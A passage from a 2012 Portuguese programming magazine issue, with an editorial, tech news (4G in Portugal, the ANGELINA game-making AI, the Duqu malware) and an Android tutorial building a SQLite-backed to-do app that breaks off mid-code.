PROGRAMAR

REVISTA PORTUGUESA DE PROGRAMAÇÃO • WWW.PORTUGAL-A-PROGRAMAR.ORG

EDIÇÃO #34- ABRIL 2012

ISSN 1647-0710

ANDROID - MOBILE WORLD

A PROGRAMAR

PASCAL MÓDULOS

GERAÇÃO DE NÚMEROS ALEATÓRIOS IV

XNA CRIAÇÃO DE UM JOGO (PARTE 1)

HTML5 INTRODUÇÃO

PYTHON AQUISIÇÃO E INSPECÇÃO DE DADOS

MOBILE WORLD UMA PEQUENA INTRODUÇÃO AO DESENVOLVIMENTO PARA ANDROID

NINJECT DEPENDENCY INJECTION

SEO (SEARCH ENGINE OPTIMIZATION) INTRODUÇÃO PARTE I

NO CODE

PROFESSOR PEDRO RIBEIRO **ENTREVISTA**

COMO FERRAMENTA DE BI EM MICROSOFT EXCEL **PIVOTTABLES**

DO LIVRO CSS3 **ANÁLISE**

DO TRÁFEGO DE REDE FACEBOOK/FARMVILLE **ANÁLISE**

COLUNAS

XML LITERALS **VISUAL (NOT) BASIC**

QUAL É A MINHA BASE? **ENIGMAS DO C#**

COMUNIDADES

SEGURANÇA NA WEB PARTE I **PTCORESEC**

BIZTALK SERVER TRANSFORMAR DOCUMENTOS DE TEXTO (FLAT FILES) EM XML **NETPONTO**

EDITORIAL

EQUIPA PROGRAMAR

Contacto
revistaprogramar@portugal-a-programar.org

Website
http://www.revista-programar.info

ISSN
1 647-071 0

<ERRO 426 Upgrade Requerido>

Em 1965 Gordon E. Moore fez sua previsão, na qual o número de transístores dos chips duplicaria a cada 18 meses, pelo mesmo custo. Essa previsão ficou conhecida como “Lei de Moore”.

Nada no mundo da tecnologia é estático, tudo está em constante evolução, tudo se melhora, evolui, progride, avança.

A Revista PROGRAMAR, nas suas ultimas edições tem progredido, avançado, evoluído, e no lançamento desta edição, reeditamos a edição numero um, da Revista, desta feita em formato iba (iBook), estando a partir desta data disponível na iTunes Store para download.

É um pequeno passo para muitas edições, mas um grande passo para a Revista PROGRAMAR, que acompanha a evolução da tecnologia, nunca se esquecendo dos seus leitores e das sugestões por vós enviadas.

A reedição da Revista para iPad não é a única mudança. Nesta edição são introduzidas novas secções, passamos a disponibilizar uma secção “*No Code*”, com artigos mais generalistas, retomamos a edição de *Review’s* de livros e as entrevistas, criamos uma nova parceria com a PtCoreSec, para disponibilizar artigos sobre segurança, evoluímos.

Os tempos mudam, o mundo anda, o ser humano aprende, a tecnologia chama! Nós respondemos, fazendo o nosso melhor, para lançar cada nova edição com mais artigos, melhores conteúdos, mais áreas de conhecimento, melhor qualidade.

Cada edição melhor que a passada, e a cada edição procurando ir de encontro aquilo que vocês, leitores pretendem.

Além das novidades introduzidas nesta edição, convém mencionar que na edição passada por lapso, houve um erro no artigo do Prof. Augusto Manzano, pelo que pedimos desculpas pelo sucedido. Já foi corrigido e disponibilizado o ficheiro, mas não obstante, este pedido de desculpas é devido.

Resta-me despedir, esperando que esta edição seja ainda mais do vosso agrado do que as anteriores, e na certeza que de a próxima será ainda melhor.

Até à próxima edição,

António Santos
<antonio.santos@revista-programar.info>

ÍNDICE

EVENTOS

EVENTOS

21 Abril	28ª Reunião Presencial da Comunidade NetPonto em Lisboa
24 Abril	Quarto Evento da Comunidade HTML5PT
27 Abril	Final Nacional Imagine Cup, Microsoft Lisbon Experience
16 e 17 Maio	I Mostra IPVC - AIMINHO

Para mais informações/eventos: http://bit.ly/PAP_Eventos

Redes 4G arrancam em Portugal

A espera acabou: a Anacom acaba de publicar a decisão que os operadores aguardavam para iniciar a comercialização dos serviços 4G em Portugal, oficializando a autorização para começarem as operações.

A Portugal Telecom tinha anunciado esta manhã dois pacotes de serviços, o TMN 4G e o Meo 4G, com a novidade da projeção da marca de IPTV para o mundo da mobilidade e a inovação de uma oferta de dados partilhada em dois dispositivos.

Zeinal Bava admitiu na altura que as licenças deveriam ser disponibilizadas hoje e congratulou-se com o facto da operadora já poder garantir 20% da cobertura da população, uma percentagem que vai alargar para 80% no final de abril e a "mais de 90%" até final deste ano.

Ainda hoje os clientes da TMN vão poder aderir aos novos tarifários, que estão disponíveis para velocidades de 50 e 100 Mbps com preços de 49,99 e 59,99 euros. A operadora do grupo PT também anunciou um Smartphone e um tablet 4G da Samsung mas ainda sem dar detalhes dos preços.

Entretanto a Vodafone também já comunicou formalmente o lançamento do serviço 4G, depois do anúncio no fim de janeiro no qual António Coimbra, CEO da empresa, garantia que a entrega da licença que daria à operadora a possibilidade de iniciar a comercialização dos serviços estava "para breve", uma "questão de dias" que acabou por se prolongar em semanas.

A cobertura da rede da Vodafone já abrange "uma mancha significativa" das cidades de Lisboa e Porto e está presente em todas as capitais de distrito e no Funchal e Ponta Delgada, adianta a empresa em comunicado.

Tal como havia sido adiantado, a Vodafone tem duas ofertas de Banda Larga Móvel 4G, uma a 50 e outra a 100 Mbps, com preços de 49,99 e 59,99 euros por mês. A operadora lança também hoje a campanha "pioneiros 4G" que dá um desconto de 50% na compra da pen Vodafone Connect Pen K5005 e o mesmo corte na mensalidade durante 24 meses ficando a pagar 24,99 euros por 50 Mbps de velocidade ou 29,99 euros por 100 Mbps.

Os clientes Vodafone já podem subscrever os novos serviços nas lojas e a oferta deverá estar também em breve online no site da operadora.

O TeK contactou a Optimus, a única operadora que ainda não anunciou uma oferta, mas não teve qualquer resposta até à hora de publicação deste artigo. Mais tarde a empresa enviou um convite aos jornalistas, convocando-os para uma conferência de imprensa que terá lugar no dia 15 de março, quinta feira, e onde promete fazer demonstrações das potencialidades do serviço.

Recorde-se que a operadora do grupo Sonae já tinha garantido que estava pronta para lançar o serviço, mas sem adiantar detalhes.

Escrito ao abrigo do novo Acordo Ortográfico

Fátima Caçador
Nota da Redação: [20:38] A notícia foi atualizada com a informação da conferência de imprensa entretanto marcada pela Optimus.

Projecto de inteligência artificial constrói jogos de vídeo a partir do zero

Um jogo de Inteligência Artificial do sistema Angelina

O seu nome é Angelina: corre num servidor Mac de tarefa pesada e está a construir alguns jogos de computador vicientes para si.

Angelina (um acrónimo bengala para "A Novel Game-Evolving Labrat I've Named ANGELINA") é um projecto em computação evolucionária por Michael Cook, um candidato PhD no Imperial College no Reino Unido. Angelina gera jogos de computador a partir do zero. Chega ao produto final através do desmembramento dos elementos importantes de um jogo em sub-tarefas chamadas “species”, as quais uma vez juntas formam um jogo complete. Embora a auto-geração de porções de jogos de video não seja algo de novo para o meio, a

Angelina expande o conceito quase até ao desenvolvimento de jogos totalmente automatizado.

Cook diz que o seu "rato de laboratório" criou muitos jogos (muitas vezes ao ritmo de um jogo a cada dez minutos), e pode jogar alguns "Jogos por Angelina" em www.gamesbyangelina.org/. Embora nem todo o espólio da Angelina tenha sido digno de jogar, os poucos que podem ser jogados no site de Cook são bastante inteligentes (especialmente para uma máquina).

De acordo com um artigo de Cook de 2012 (http://bit.ly/yt7IRD), o sistema Angelina desenha em três espécies que evoluem independentemente para criar jogos. As primeiras espécies, mapas, determinam "áreas passáveis e impassáveis". Os esboços especificam as diferentes entidades no mundo e o jogador, e depois as regras definem o caminho pelo qual os obstáculos do jogador se irão mover. A Angelina coloca essas categorias juntas e então simula um humano jogando o jogo 400 vezes para encontrar falhas e áreas problemáticas que não funcionam para por de parte.
Durante estes testes, a Angelina também encontra Níveis de Retenção (http://bit.ly/wIHTZx) que são considerados "divertidos": coisas que constituem um desafio mas depois se tornam fáceis. As espécies mais bem sucedidas são aquelas que cooperam melhor com outras espécies, assim quando estas sejam enxertadas juntas terá um jogo feito pela Angelina.

Cook realça que este processo é evolução, não aprendizagem. "Assim como a evolução na natureza, o processo não é realmente consciente da direcção global para a qual se move. A cada passo, a Angelina tem um conjunto de jogos a considerar e tudo o que tem que fazer é escolher o melhor deste conjunto e combinar as suas características para criar um novo conjunto", disse Cook num email. Ao contrário, digamos, do Watson da IBM, cada vez que a Angelina quer criar um jogo novo m o sistema tem de começar do zero outra vez.

Naturalmente, este tipo de jogos gerados por procedimentos não estão a par dos bonitos, errantes atiradores e MMOs de hoje. E deve ser notado que a Angelina não é totalmente autónomo. Ela pode definir todos os parâmetros, mas um humano ainda tem de criar os gráficos e a musica que acompanham o jogo. Mas os jogos que este sistema debita são interessantes o suficiente para agarrar a atenção de alguém a jogar num telemóvel e procurando uma experiência rápida com um pouco de desafio. Os jogos actuais no site de Cook parecem-se com os jogos de árcade primitivos e jogos 2D ao estilo Metroidvania. "Derrotei todos os jogos da Angelina, excepto aqueles em que foi impossível acabar", disse Cook. "Eles são bastante pequenos e criar jogos com um bom nível de dificuldade não é o forte da Angelina neste momento. Espero fazê-lo num projecto futuro, contudo."

Embora a Angelina seja desenhado apenas para jogos, os conceitos a serem executados são importantes para a IA em geral. O Grupo de Criatividade Computacional do Imperial College, o qual aloja o projecto de Cook, estuda como "processos de raciocínio automatizado" podem influenciar a matemática pura, design gráfico e as artes visuais. No entanto para já, Cook espera conseguir programadores de jogos indie usando programas tipo Angelina para as suas próprias criações.

Fotografia de Michael Cook
Tradução: Sara Santos

Descoberto vírus informático semelhante ao que afectou centrais nucleares iranianas

Foram descobertos em computadores na Europa ficheiros informáticos de software malicioso com código semelhante ao do Stuxnet, o vírus que no ano passado tinha infectado centrais nucleares iranianas.

O caso foi divulgado pela multinacional de segurança Symantec, à qual os ficheiros foram entregues por um laboratório de investigação internacional que não foi identificado. O novo software malicioso, que foi chamado Duqu (por criar ficheiros com o prefixo DQ), tem "partes idênticas ao Stuxnet", mas, de acordo com a Symantec, foi concebido "com um propósito completamente diferente".

O Stuxnet, encontrado em infra-estruturas informáticas iranianas, incluindo em centrais nucleares, tinha sido criado para efeitos de sabotagem. Os autores não são conhecidos, embora vários especialistas tenham apontado Israel e os EUA como a origem do vírus. Segundo a Symantec, o Duqu não foi programado para levar a cabo um ataque, mas antes para recolher informação útil para preparar uma potencial ofensiva.

"O Duqu é essencialmente o precursor de um ataque do estilo Stuxnet", explicou a empresa. "A ameaça [informática] parece ter sido escrita pelos mesmos autores (ou por quem tenha tido acesso ao código-fonte do Stuxnet). Os atacantes estão a procurar informação (...) que possa ajudá-los a preparar um futuro ataque a uma estrutura industrial".

No entanto, contrariamente ao que acontecia com o Stuxnet, o Duqu não inclui qualquer código destinado a controlar sistemas industriais e não se auto-replica.

O Duqu foi encontrado "num número limitado de organizações, incluindo algumas envolvidas na produção de sistemas de controlo industrial".

Fonte: *Jornal Publico*

TEMA DA CAPA

Mobile World

MOBILE WORLD

Nos últimos tempos a mobilidade tem estado na ordem do dia. Qualquer pessoa quer ter acesso a qualquer informação em qualquer sitio e a qualquer momento. Quando algo acontece a partilha da informação é imediata. Sejam noticias, mails, o *post* do amigo ou o restaurante próximo tudo tem de estar acessível aqui e agora.

As empresas que mais têm levado a esta mudança de mentalidade são a Apple, com os dispositivos iPhone, iPod e iPad, e a Google, com os dispositivos Android.

Torna-se obrigatório a qualquer empresa estar representada nestas duas plataformas. Desde o Twitter ou Facebook, até às revistas e jornais. Inclusivamente há casos que fizeram o percurso contrário como a Rovio com o já mundialmente famoso "Angry Birds".

Para tal é também necessário haver quem faça estas aplicações. Na edição 23 já foi dada uma introdução de desenvolvimento para Android, do ambiente e da estrutura de uma aplicação. Vamos agora, para perceber um pouco melhor como é feito o desenvolvimento, ver um exemplo prático de uma simples aplicação de tarefas.

Acesso aos dados

Qualquer aplicação, esta precisa de dados. São os dados que são manipulados, guardados ou mostrados ao utilizador por forma a trazer uma mais valia.

Em Android existem várias formas de guardar e ler dados:

- **Preferências**

Existe uma classe que permite guardar e ler tipos primitivos. Estes valores são guardados no formato chave-valor. Estes valores são automaticamente guardados pela plataforma. Isto significa que, mesmo que o processo seja morto, quando a aplicação for aberta novamente os valores guardados estarão lá.

- **Memória interna**

É possível guardar ficheiros na memória interna do telefone. Estes ficheiros são acessíveis apenas pela aplicação que os criou e são apagados caso a aplicação seja apagada.

- **Memória externa**

Qualquer sistema Android permite guardar ficheiros numa memória externa. Seja um cartão SD ou uma memória interna aparte da memória do sistema. Os ficheiros aqui guardados podem ser acedidos por qualquer aplicação do dispositivo. Podem também ser acedidos através de um computador quando este está ligado por USB, com a partilha de ficheiros activa.

- **Ligação de rede**

A framework inclui também classes que permitem que a aplicação aceda à internet, seja para aceder ou para guardar a informação.

- **Base de dados**

O sistema Android permite acesso a bases de dados SQLite. As bases de dados criadas por uma aplicação são acessíveis apenas por essa aplicação. É disponibilizado um conjunto de APIs que permitem abstrair do facto de haver uma base de dados durante o desenvolvimento da aplicação.

A maneira mais fácil de guardar a informação, no nosso caso, é na base de dados. Permite-nos garantir de que a informação fica guardada mesmo que a aplicação tenha algum problema e evita que tenhamos de estar a desenvolver *parsers* para acesso à informação.

Visto que é uma aplicação muito simples vamos apenas ter uma tabela. Nesta tabela iremos guardar um ID, uma tarefa e a sua descrição.

A base de dados de uma aplicação é criada no momento de instalação. Ao instalar o sistema vai procurar uma classe que herde de *SQLiteOpenHelper* e executa o método *onCreate*. Aqui colocamos o nosso código para criar toda a estrutura de dados. Esta classe tem também o método *onUpgrade* que é usado para actualizar uma BD. Ou seja, se a aplicação já estiver instalada no dispositivo e for colocada uma versão mais recente este método permite alterar apenas aquilo que for necessário na estrutura da BD, permitindo manter os dados que lá existem.

Vamos então começar por desenvolver a nossa classe que permite a criação da BD:

```
package
 org.portugalaprogramar.exemplo.android.database;
import android.content.Context;
import android.database.sqlite.SQLiteDatabase;
import android.database.sqlite.
                        SQLiteDatabase.CursorFactory;
import android.database.sqlite.SQLiteOpenHelper;

public class TarefaBDHelper
   extends SQLiteOpenHelper
   {
    private static final String
                        DATABASE_NAME = "2DO";
    private static final int DATABASE_VERSION = 1;

    // Database creation sql statement
    private static final String TABLE_CREATE_TAREFA
     = "create table tarefa (_id integer primary
     key autoincrement, tarefa text not null,
     descricao text not null);";
```

```
    public TarefaBDHelper(Context context)
    {
     super(context, DATABASE_NAME, null,
                        DATABASE_VERSION);
    }

      @Override
      public void onCreate(SQLiteDatabase db)
     {
            // Criar tabela de tarefas
            db.execSQL(TABLE_CREATE_TAREFA);
      }

      @Override
      public void onUpgrade(SQLiteDatabase db,
                int oldVersion, int newVersion)
     {
            // Do nothing
      }
}
```

Como podemos ver no código vamos criar uma tabela chamada tarefa numa base de dados chamada 2DO. No método onCreate recebemos a instância da base de dados que acabou de ser criada. Com este objecto executamos o SQL de criação da nossa tabela. O leitor aperceber-se-á que a chave primária da tabela se chama "_id". Este é um nome especial pois permite à plataforma reconhecer esta coluna como sendo identificadora de um registo. Esta informação irá ser usada para associar os dados aos controlos disponibilizados para construir as aplicações.

Temos assim a estrutura necessária para guardar a informação do nosso programa. No entanto, durante o desenvolvimento da aplicação, não nos basta ter uma base de dados. Temos de ser capazes de lhe aceder para guardar a informação. E, mais tarde, mostrá-la.

Para tal vamos criar uma classe que nos abstrai do acesso à BD, permitindo usar apenas código:

```
package
  org.portugalaprogramar.exemplo.android.database;

import android.content.ContentValues;
import android.content.Context;
import android.database.Cursor;
import android.database.SQLException;
import android.database.sqlite.SQLiteDatabase;

public class TarefaBDAdapter
{
  // Database fields
  public static final String COLUMN_ROWID = "_id";
  public static final String COLUMN_TAREFA =
                                        "tarefa";
  public static final String COLUMN_DESC =
                                      "descricao";
  private static final String DATABASE_TABELA =
                                        "tarefa";
  private Context context;
  private SQLiteDatabase database;
  private TarefaBDHelper dbHelper;

  public TarefaBDAdapter(Context context)
   {
     this.context = context;
   }

 public TarefaBDAdapter open() throws SQLException
  {
    dbHelper = new TarefaBDHelper(context);
    database = dbHelper.getWritableDatabase();
    return this;
   }

  public void close()
   {
     dbHelper.close();
   }

/**
* Cria uma nova tarefa
* Devolve id da tarefa se tiver sucesso ou -1 caso
* contrário
*/
public long createTarefa(String tarefa,
                      String descricao)
  {
    ContentValues initialValues =
            createContentValues(tarefa, descricao);
    return database.insert(DATABASE_TABELA, null,
                                    initialValues);
  }

/**
* Actualiza a tarefa
*/
public boolean updateTarefa(long rowId,
       String tarefa, String descricao)
 {
  ContentValues updateValues =
            createContentValues(tarefa, descricao);
  return database.update(DATABASE_TABELA,
  updateValues, COLUMN_ROWID + "="+ rowId, null)>0;
 }

/**
* Apaga a tarefa
*/
public boolean deleteTarefa(long rowId)
 {
  return database.delete(DATABASE_TABELA,
             COLUMN_ROWID + "=" + rowId, null) > 0;
 }

/**
* Retorna um cursor que permite percorrer todas as
* tarefas
*/
public Cursor fetchAllTarefas()
 {
  return database.query(DATABASE_TABELA,
       new String[] { COLUMN_ROWID, COLUMN_TAREFA},
                     null, null, null, null, null);
  }

/**
* Retorna um cursor posicionado numa tarefa
* especifica
*/
public Cursor fetchTarefa(long rowId) throws
                                      SQLException
 {
  Cursor mCursor = database.query(true,
                    DATABASE_TABELA, new String[]
    {
      COLUMN_TAREFA, COLUMN_DESC}, COLUMN_ROWID +
      "=" + rowId, null, null,null, null, null);
      if (mCursor != null)
```

```
        {
         mCursor.moveToFirst();
         }
       return mCursor;
  }
private ContentValues createContentValues(String
                        tarefa, String descricao)
  {
   ContentValues values = new ContentValues();
   values.put(COLUMN_TAREFA, tarefa);
   values.put(COLUMN_DESC, descricao);
   return values;
  }
}
```

No inicio da classe temos um conjunto de variáveis que definem a estrutura do objecto que estamos a usar. Temos a informação da tabela e das suas colunas.

Logo após o construtor temos o método open que nos estabelece uma ligação à base de dados. Este objecto, vindo da framework, permite aceder à BD através de métodos que evitam que seja preciso criar SQL. Como se pode ver no resto do código todas as tarefas são feitas usando métodos que recebem toda a informação necessária. Chamo apenas atenção ao objecto Cursor que irá ser usado para percorrer a informação retornada colocando-a no ecrã para o utilizador poder visualizar.

Criar a aplicação

Como já foi referido a aplicação será bastante simples. Irá ter um ecrã principal, onde teremos uma lista de tarefas. Ao clicar num dos itens iremos passar para um segundo ecrã onde poderemos ver e editar os detalhes da tarefa. Carregando durante alguns segundos num item iremos dar a possibilidade de apagar esse item. Vamos também criar um menú onde iremos mostrar um botão para criar uma nova tarefa.

Ecrã inicial

Este ecrã será o primeiro que a pessoa vê ao entrar na aplicação. Irá ter a listagem de todas as tarefas existentes.

Layout

A *framework* de desenvolvimento para Android permite uma separação da interface gráfica do código com a lógica da aplicação. Para tal é usado um ficheiro XML onde se define quais os componentes que irão ser mostrado.

Para este ecrã iremos ter algo assim:

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout xmlns:android="http://
              schemas.android.com/apk/res/android"
    android:orientation="vertical"
    android:layout_width="fill_parent"
    android:layout_height="fill_parent"
>
<ListView
 android:id="@android:id/list"
 android:layout_height="match_parent "
 android:layout_width="fill_parent"
/>
<TextView
 android:id="@+id/txt_task_list_empty"
 android:layout_width="fill_parent"
 android:layout_height="fill_parent"
 android:gravity="center"
 android:textAppearance="?android:attr/
                                textAppearanceLarge"
 android:text="@string/task_list_empty"
/>
</LinearLayout>
```

Este código ficará no ficheiro main.xml, dentro da pasta layout, criada automaticamente pelo *plugin* de Android para o eclipse ao criar o projecto. Para quem já desenvolveu, por exemplo, aplicações web, poderá ver algumas semelhanças com o HTML, pelo menos em alguns conceitos.

Explicando um pouco o código que aqui temos, começamos por definir o *layout* do ecrã. Irá ser um *layout* linear, onde os componentes ficarão uns seguidos aos outros, orientados verticalmente. Dentro deste *layout* temos uma lista, onde iremos colocar as nossas tarefas. De seguida temos um texto onde teremos a informação a mostrar caso a lista esteja vazia. Ambos os controlos estão definidos como ocupando todo o ecrã, tanto horizontalmente como verticalmente. Isto pode parecer estranho pois não é possível os dois controlos ocuparem o ecrã todo simultaneamente. Efectivamente, o texto irá ser mostrado apenas quando a lista estiver vazia, ou seja, quando a lista não mostrar nada. Caso haja algum elemento iremos esconder o texto, permitindo que a lista ocupe todo o espaço.

Ambos os controlos tem um atributo android:id com um valor com o formato *@+id/<nome>*. Este formato permite ao *plugin* criar, automaticamente, um ID numa classe especial que, neste caso, estará em org.portugalaprogramar.exemplo.android.R. Esta classe guarda os ID todos que são criados nos ficheiros XML que estão dentro da directoria res. A partir destes IDs é que podemos, no código, referenciar os controlos que precisamos.

Temos também o atributo android:textAppearance com um valor estranho. Este valor permite que a nossa aplicação utilize o valor definido pelo tema do dispositivo para os textos grandes. Desta forma temos uma melhor uniformização com o aspecto das outras aplicações, bem como do sistema operativo.

Por fim, temos o atributo android:text. Se quiséssemos poderíamos ter aqui um texto fixo a ser mostrado. No entanto, por uma questão de boas práticas, tal como devemos separar o layout da lógica da aplicação, devemos também separar da informação a ser mostrada. O valor que colocámos neste atributo indica à *framework* que queremos que ali seja colocada uma *string* com o nome de *task_list_empty*. Este valor será substituído a partir do ficheiro strings.xml dentro da directoria values:

```
<?xml version="1.0" encoding="utf-8"?>
<resources>
    <string name="app_name">2DO</string>
```

```
    <string name="task_list_empty">A sua lista de
                    tarefas está vazia!</string>
</resources>
```

Neste momento temos, no ficheiro, o nome da aplicação e a nossa string. Esta solução permite-nos facilmente traduzir uma aplicação para uma outra língua. Simplesmente temos de reproduzir o ficheiro com as respectiva tradução e coloca-lo numa directoria que indique qual a língua desejada. Por exemplo, se estivéssemos a fazer uma aplicação em inglês e quiséssemos ter uma tradução para português colocaríamos na directoria values-pt. Quando abríssemos a nossa aplicação o próprio sistema operativo iria mostrar a aplicação na língua em que o dispositivo esteja configurado.

Código

Vamos agora começar a fazer o código da nossa aplicação.

Começamos por, dentro do package org.portugalaprogramar.exemplo.android criar a classe TarefaListaActivity.

A nossa classe terá de herdar de Activity. As actividades representam uma acção dentro da aplicação. Tipicamente estão associadas a um ecrã. Neste caso iremos ter uma actividade de listagem de dados, portanto podemos, para aproveitar os recursos da *framework*, herdar directamente de ListActivity. Esta é uma sub-classe da mencionada anteriormente.

```
package org.portugalaprogramar.exemplo.android;

import org.portugalaprogramar.exemplo.android.
                        database.TarefaBDAdapter;
import android.app.ListActivity;
import android.database.Cursor;
import android.os.Bundle;
import android.view.View;
import android.widget.SimpleCursorAdapter;
import android.widget.TextView;

public class TarefaListaActivity extends
                                ListActivity
  {
   private TarefaBDAdapter tarefaAdapter;
   private Cursor task_cursor;

/** Called when the activity is first created. */
@Override
public void onCreate(Bundle savedInstanceState)
 {
  super.onCreate(savedInstanceState);
  setContentView(R.layout.main);
  this.getListView().setDividerHeight(2);
  tarefaAdapter = new TarefaBDAdapter(this);
  tarefaAdapter.open();
  fillData();
 }

private void fillData()
 {
  task_cursor = tarefaAdapter.fetchAllTarefas();
  startManagingCursor(task_cursor);
  String[] from = new String[]
   { TarefaBDAdapter.COLUMN_TAREFA };
  int[] to = new int[] {  android.R.id.text1 };
```

```
  // Now create an array adapter and set it to
  //display using androids row
  SimpleCursorAdapter tarefas =
   new SimpleCursorAdapter
   (this,android.R.layout.simple_list_item_1,
                            task_cursor, from, to);
   setListAdapter(tarefas);
   TextView tv = (TextView) this.findViewById
                        (R.id.txt_task_list_empty);
    if (task_cursor.getCount() > 0)
     {
      tv.setVisibility(View.GONE);
     }
     else
      {
       tv.setVisibility(View.VISIBLE);
      }
     }
}
```

Dentro desta classe teremos de fazer o *Override* do método onCreate. Este método, como diz o nome, é chamado quando a actividade é criada pela primeira vez. Aqui devem ser inicializadas variáveis e definidos estados iniciais da actividade. No nosso caso indicamos qual o layout a usar por esta actividade (o xml que criámos) iniciamos o acesso à base de dados instanciando o objecto de acesso aos dados que criámos anteriormente.

Em seguida preenchemos a nossa lista. Começamos por, usando a nossa classe de dados, ir buscar a lista de tarefas disponíveis. De seguida passamos este cursor para a framework. Desta forma responsabilizamos o Android por fechar esta ligação quando deixar de ser necessária.

Nas linhas seguintes dizemos a qual das colunas a framework deve ir buscar os dados, e onde os deve colocar. Neste caso deve colocar a informação num campo com o id *text1*. Este é um id especial, usado nas listas do Android. Esta lista, indicada na linha seguinte, é a lista simples (android.R.layout.*simple_list_item_1*). No fundo este id indica qual o XML a usar para criar a lista. Se quiséssemos podíamos criar nós uma lista própria usando em substituto desta.

Após passar toda esta informação para um Adapter que transforma tudo isto numa lista passamos este último à *framework* para que a lista seja mostrada.

Por fim, verificamos se temos ou não elementos na lista para podermos esconder, ou mostrar, o nosso texto.

AndroidManifest.xml

Existe um ficheiro nos projectos para Android que é extremamente importante. Tão importante que está fora das várias directorias de *resources*, código, etc.. É o ficheiro AndroidManifest.xml.

Este ficheiro é que diz ao sistema operativo os detalhes da nossa aplicação. Qual a versão, que versão do sistema operativo é precisa, quais as actividades que temos, se estão, ou não, expostas para interagir com outras aplicações. Se temos algum *widget* na nossa aplicação que possa ser colo-

cada no *home screen* do dispositivo, etc..

Neste caso, para começar, o nosso ficheiro é assim:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android=
      "http://schemas.android.com/apk/res/android"
 package="org.portugalaprogramar.exemplo.android"
 android:versionCode="1"
 android:versionName="1.0">
 <uses-sdk android:minSdkVersion="10" />
 <application android:icon="@drawable/icon"
  android:label="@string/app_name">
 <activity android:name=".TarefaListaActivity"
  android:label="@string/app_name">
 <intent-filter>
action android:name="android.intent.action.MAIN"/>
<category android:name=
            "android.intent.category.LAUNCHER" />
</intent-filter>
</activity>
</application>
</manifest>
```

Na raiz indicamos qual o package da aplicação. É um nome que permite identificar unicamente a nossa aplicação. Tipicamente usa-se o nome do *package* da aplicação ao estilo java. Os outros dois atributos indicam qual a versão da aplicação.

Em seguida indicamos qual a versão do SDK usada para desenvolver a aplicação.

Depois temos, finalmente, a definição da nossa aplicação. Na *tag application* indicamos o ícone da aplicação a mostrar no menu e o respectivo nome. Como já falámos anteriormente, o nome é retirado do ficheiro de *strings*. De forma equivalente, a imagem é indicada através de uma indicação parecida. Dizemos ao sistema para usar uma imagem com o nome "icon" que está dentro da pasta *drawable*.

Por fim temos as actividades da nossa aplicação. Neste caso temos apenas uma que é a da listagem de tarefas. Nos atributos pomos a classe onde está o nosso código e qual o nome da actividade. Dentro da actividade indicamos qual a função da nossa actividade.

Neste caso estamos a dizer que esta é a actividade principal da nossa aplicação e que é esta que deve ser iniciada quando a arrancamos.

Um *intent*, no fundo, é uma acção. Quando chamamos um determinado *intent* queremos que "alguém" faça algo. É função do SO percorrer os vários manifestos das várias aplicações para saber qual a *activity* que efectua essa acção. Veremos um pouco mais sobre isto mais tarde.

Temos então a nossa aplicação num ponto em que podemos compilar a correr. Executando a aplicação no emulador, visto que ainda não temos nenhuma tarefa na BD, vemos isto:

Adicionar/editar tarefas

Temos então de começar a adicionar tarefas para mostrar na nossa actividade. Para tal temos de criar uma nova classe, para uma nova actividade. Visto que vamos desenhar nós o *layout* do ecrã vamos herdar directamente de Activity.

Comecemos então pelo *layout*. Vamos ter um ecrã com dois campos de texto para o nome da tarefa e para a descrição. Em baixo teremos um botão para aceitar os dados introduzidos:

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout
  xmlns:android=
   "http://schemas.android.com/apk/res/android"
  android:orientation="vertical"
  android:layout_width="match_parent"
  android:layout_height="match_parent"
  android:weightSum="1">

  <TextView
   android:textAppearance="?android:attr/
                           textAppearanceMedium"
   android:layout_width="fill_parent"
   android:id="@+id/textView1"
   android:text="@string/tarefa"
   android:layout_height="wrap_content"
  />

  <EditText
    android:layout_width="fill_parent"
    android:id="@+id/txt_tarefa"
    android:layout_height="wrap_content">
   <requestFocus/>
  </EditText>

  <TextView
      android:textAppearance="?android:attr/
                              textAppearanceMedium"
```

```
      android:layout_width="fill_parent"
      android:id="@+id/textView2"
      android:text="@string/tarefa_detalhe"
      android:layout_height="wrap_content"
   />

    <EditText
      android:layout_width="fill_parent"
      android:id="@+id/txt_detalhe"
      android:inputType="textMultiLine"
      android:autoLink="all"
      android:linksClickable="true"
      android:lines="15"
      android:layout_height="wrap_content"
     />

    <Button
      android:text="@string/aceitar"
      android:id="@+id/btn_aceitar"
      android:layout_width="fill_parent"
      android:layout_height="wrap_content"
      android:clickable="true"
      android:onClick="gravaTarefa”
      />
</LinearLayout>
```

O código é relativamente auto-explicativo mas, o resultado final, é este:

Em seguida fazemos o código da nossa actividade. Será algo semelhante a isto:

```
package org.portugalaprogramar.exemplo.android;

import
org.portugalaprogramar.exemplo.android.database.
                                    TarefaBDAdapter;

import android.app.Activity;
import android.database.Cursor;
import android.os.Bundle;
import android.view.View;
import android.widget.EditText;

public class TarefaDetailActivity extends Activity {

  public static int METHOD_ADD = 0;
  public static int METHOD_EDIT = 1;

  public static String ACTIVITY_METHOD = "METHOD";
  public static String TASK_ID = "TASK_ID";

  private TarefaBDAdapter tarefaAdapter;
  private long tarefaId;
  private Integer method;

  private EditText txt_tarefa;
  private EditText txt_detalhe;
 @Override
  public void onCreate(Bundle savedInstanceState)
  {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.tarefa_detail);

    tarefaAdapter = new TarefaBDAdapter(this);
    tarefaAdapter.open();

    this.txt_tarefa = (EditText)this.findViewById
                                    (R.id.txt_tarefa);
    this.txt_detalhe = (EditText)this.findViewById
                                  (R.id.txt_detalhe);

    Bundle extras = getIntent().getExtras();
    if (extras != null)
     {
      method = extras.getInt
           (TarefaDetailActivity.ACTIVITY_METHOD);
     }

    if(this.method == TarefaDetailActivity
                                      .METHOD_EDIT)
     {
      if (extras != null)
       {
        tarefaId = extras.getLong
                  (TarefaDetailActivity.TASK_ID);
       }
    Cursor cur_tarefa = tarefaAdapter.fetchTarefa
                                      (tarefaId);
      this.txt_tarefa.setText(cur_tarefa.getString
      (cur_tarefa.getColumnIndex
                (TarefaBDAdapter.COLUMN_TAREFA)));
      this.txt_detalhe.setText
                (cur_tarefa.getString
                (cur_tarefa.getColumnIndex
                (TarefaBDAdapter.COLUMN_DESC)));
      }
  }

public void gravaTarefa(View v)
 {
  String tarefa = this.txt_tarefa.getText()
                                    .toString();
  String desc = this.txt_detalhe.getText().
                                    toString();
```

```
  if(this.method == TarefaDetailActivity.
                                        METHOD_EDIT)
   {
